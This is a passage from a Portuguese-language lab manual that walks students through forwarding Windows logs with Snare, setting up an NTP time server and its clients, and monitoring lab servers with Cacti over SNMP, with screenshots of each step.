


Figura 20. Configurações do Snare

Em seguida, clique em *Apply the Latest Audit Configuration* e depois em *Reload Settings*.

8. Faça logoff/logon no *WinServer-G* para gerar registros de eventos. Em seguida, volte à máquina *LinServer-G* e verifique que os logs estão de fato sendo enviados.

2) Configuração do servidor de hora



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *WinServer-G*.

Nesta atividade vamos configurar o serviço de sincronismo de relógio em um servidor da rede (*LinServer-G*) e configurar os demais *hosts* da rede para sincronizar com o relógio desse servidor.

1. Primeiro, vamos configurar o servidor de hora. Acesse a máquina *LinServer-G* e instale o pacote **ntp**.
2. Edite o arquivo **/etc/ntp.conf** e substitua o conteúdo das linhas 20-23 (que começam com a palavra-chave **pool**) pelas que se seguem. Comente ou remova as linhas originais.
3. Para sincronizar o relógio de forma imediata, pare o serviço do **ntp**, rode o comando **ntp -gq** e em seguida inicie o *daemon*. Verifique se a hora está corrigida.
4. Cheque se o **ntp** está funcionando, e se está escutando por conexões de rede na porta esperada. A seguir, iremos configurar os clientes NTP.

5. Vamos configurar o cliente NTP Linux, na máquina *FWGW1-G*. Instale o pacote `ntp`; edite o arquivo `/etc/ntp.conf` para consultar o servidor de hora *LinServer-G*; pare o serviço `ntp`, sincronize a hora imediatamente e reinicie-o.
6. Finalmente, configure o cliente NTP na máquina *WinServer-G*. O Microsoft Windows possui uma forma simples de configurar o sincronismo de relógio com servidores de rede, desde de que não tenham o servidor de diretório *Microsoft Active Directory* como controlador de domínio, pois dessa forma o sincronismo é automático.

Para a configuração do sincronismo automático do *host Windows* com o servidor de hora da rede, clique no relógio da barra de tarefas, e em seguida em *Change date and time settings...*; logo depois, navegue até a aba *Internet Time*.




Figura 21. Aba Internet Time do relógio do Windows

Clique em *Change Settings...*, e informe o IP da máquina *LinServer-G* no campo *Server*. Em seguida, clique em *Update now* (se ocorrer um erro, clique uma segunda vez), e o relógio do sistema deverá ser atualizado.




Figura 22. Modificando o servidor NTP do Windows

3) Monitoramento de serviços



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *WinServer-G*.

Nesta atividade prática, o software Cacti será configurado para monitorar os recursos dos servidores da rede. O Cacti e os pacotes necessários para o correto funcionamento serão instalados na máquina *LinServer-G*. Serão configurados agentes SNMP nos servidores *WinServer-G* e *FWGW1-G* para que o Cacti possa monitorar os recursos desses hosts.

1. Primeiro, vamos instalar o Cacti. Acesse a máquina *LinServer-G* e instale o pacote **cacti**.
 - Quando perguntado sobre o *web server* para o qual o Cacti deve ser autoconfigurado, escolha **apache2**.
 - Quando perguntado se a base de dados do Cacti deve ser configurada usando o **dbconfig-common**, responda Yes. Para a senha do usuário administrativo da base de dados e a senha do aplicativo Cacti no MySQL, informe **rnpesr123** para ambas as perguntas.
2. Em sua máquina física, acesse a URL <http://172.16.1.10/cacti> para acessar a console administrativa do Cacti. Entre com o usuário **admin** e senha **rnpesr123**.




Figura 23. Console do Cacti

3. Vamos instalar o agente SNMP na máquina *FWGW1-G*. Instale o pacote `snmpd`.
4. Edite o arquivo `/etc/snmp/snmpd.conf`, comente a linha `agentAddress udp:127.0.0.1:161` e descomente a linha `agentAddress udp:161,udp6:[::1]:161`. Em seguida, reinicie o `snmpd` e verifique que ele está escutando na porta apropriada.
5. Lembre-se que a *chain INPUT* da tabela *filter* do firewall *FWGW1-G* não está configurada para permitir conexões nessa porta. Corrija o problema e salve as modificações no arquivo `/etc/iptables/rules.v4`.
6. Agora, vamos instalar o agente SNMP na máquina *WinServer-G*. Acesse como usuário *Administrator* e, dentro do *Server Manager*, clique com o botão direito em *Features > Add Features*. Desça a barra de rolagem, selecione a caixa *SNMP Services* e prossiga com o assistente.




Figura 24. Instalação da feature SNMP

7. Abra o gestor de serviços do Windows, via menu *Start > Run... > services.msc*. Encontre o serviço *SNMP Service* e clique com o botão direto > *Properties*.




Figura 25. Propriedades do serviço SNMP

Na aba *Security*, caixa *Accepted community names*, clique em *Add...* e adicione a comunidade **public** com permissões *READ ONLY*. Logo abaixo, na caixa *Accept SNMP packets from these hosts*, clique em *Add...* e adicione o IP da máquina *LinServer-G*. Sua janela deverá ficar assim:




Figura 26. Configurações do serviço SNMP

Finalmente, clique com o botão direito no serviço *SNMP Service* e em seguida em *Restart*.

8. De volta à console do Cacti, no navegador da sua máquina física acessando a URL <http://172.16.1.10/cacti>, vamos adicionar os dois servidores configurados. No menu à esquerda, clique em *Devices*, e em seguida na palavra *Add* no canto superior direto da nova janela.

The screenshot shows the Cacti web interface for managing network devices. On the left, a sidebar lists various management options like 'Create', 'Management', 'Graph Management', and 'Templates'. A large green cactus icon is displayed. The main area shows a table titled 'Devices' with one entry: 'localhost' (ID: 1, Graphs: 4, Data Sources: 5, Status: Up, Hostname: 127.0.0.1, Current (ms): 0.03, Average (ms): 0.03, Availability: 100%). Below the table, there's a message 'Showing Rows 1 to 1 of 1 [1]'. At the top right of the main area, there's a blue 'Add' button with a red circle around it, and a red arrow points from the bottom right towards this button. The browser address bar shows 'Not secure | 172.16.1.10/cacti/host.php'.

Figura 27. Adicionando device no Cacti, parte 1

Na nova janela, informe o nome da máquina *FWGW1-G* no campo *Description*, seu IP exposto à DMZ no campo *Hostname*, e escolha a opção *Local Linux Machine* no campo *Host Template*. Verifique se sua janela está como se segue, e clique em *Create*.

Console -> Devices -> (Edit)

Logged in as admin (Logout)

Devices [new]

General Host Options

Description
Give this host a meaningful description.
FWGW1-A

Hostname
Fully qualified hostname or IP address for this device.
172.16.1.1

Host Template
Choose the Host Template to use to define the default Graph Templates and Data Queries associated with this Host.
Local Linux Machine

Number of Collection Threads
The number of concurrent threads to use for polling this device. This applies to the Spine poller only.
1 Thread (default)

Disable Host
Check this box to disable all checks for this host.
 Disable Host

Availability/Reachability Options

Downed Device Detection
The method Cacti will use to determine if a host is available for polling.
NOTE: It is recommended that, at a minimum, SNMP always be selected.
SNMP Uptime

Ping Timeout Value
The timeout value to use for host ICMP and UDP pinging. This host SNMP timeout value applies for SNMP pings.
400

Ping Retry Count
After an initial failure, the number of ping retries Cacti will attempt before failing.
1

SNMP Options

SNMP Version
Choose the SNMP version for this device.
Version 1

SNMP Community
SNMP read community for this device.
public

SNMP Port
Enter the UDP port number to use for SNMP (default is 161).
161

SNMP Timeout
The maximum number of milliseconds Cacti will wait for an SNMP response (does not work with php-snmp support).
500

Maximum OID's Per Get Request
Specified the number of OID's that can be obtained in a single SNMP Get request.
10

Additional Options

Notes
Enter notes to this host.

Figura 28. Adicionando device no Cacti, parte 2

Verifique que as informações SNMP do host *FWGW1-G* figuram corretamente na seção *SNMP Information* no topo da tela. Em seguida, clique em *Create Graphs for this Host*.

Save Successful.

FWGW1-A (172.16.1.1)

SNMP Information

System: Linux FWGW1-A 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt11-1+deb8u3 (2015-08-04) x86_64
Uptime: 137408 (8 days, 0 hours, 22 minutes)
Hostname: FWGW1-A
Location: Sitting on the Dock of the Bay
Contact: Me me@example.org

Devices [edit: FWGW1-A]

General Host Options

Description: FWGW1-A
Hostname: 172.16.1.1
Host Template: Local Linux Machine
Number of Collection Threads: 1 Thread (default)
Disable Host: Disable Host

Availability/Reachability Options

Downed Device Detection: SNMP Uptime
Ping Timeout Value: 400
Ping Retry Count: 1

SNMP Options

SNMP Version: Version 1
SNMP Community: public
SNMP Port: 161
SNMP Timeout: 500
Maximum OID's Per Get Request: 10

Create Graphs for this Host

Data Source List

Graph List

Figura 29. Adicionando gráficos no Cacti, parte 1

Na nova janela, selecione todos os *Graph Templates* e *Data Queries* disponíveis e clique em *Create*. Na janela que se segue, clique novamente em *Create*.

The screenshot shows the Cacti web interface for managing network graphs. The host selected is FWGW1-A (172.16.1.1). The left sidebar contains a vertical menu with the following items:

- Create
- New Graphs
- Management
- Graph Management
- Graph Trees
- Data Sources
- Devices
- Collection Methods
 - Data Queries
 - Data Input Methods
- Templates
 - Graph Templates
 - Host Templates
 - Data Templates
- Import/Export
 - Import Templates
 - Export Templates
- Configuration
- Settings
- Plugin Management
- Utilities
 - System Utilities
 - User Management
- Logout User

The 'Templates' section is currently selected. The main content area is titled "FWGW1-A (172.16.1.1) Local Linux Machine". It includes fields for "Host" (selected) and "Graph Types" (set to "All"). There are two buttons at the top right: "*Edit this Host" and "*Create New Host". Below these are sections for "Graph Templates" and "Data Query [Unix - Get Mounted Partitions]". The "Graph Templates" section lists several pre-defined templates with checkboxes, all of which are checked. The "Data Query" section shows a table with one entry: a device name of "/dev/sda2" and a mount point of "/". At the bottom right of the main content area are "Cancel" and "Create" buttons.

Figura 30. Adicionando gráficos no Cacti, parte 2

Agora, o passo final é adicionar os gráficos a uma árvore de gráficos. No menu à esquerda, clique em *Graph Trees*, e em seguida em *Default Tree*.

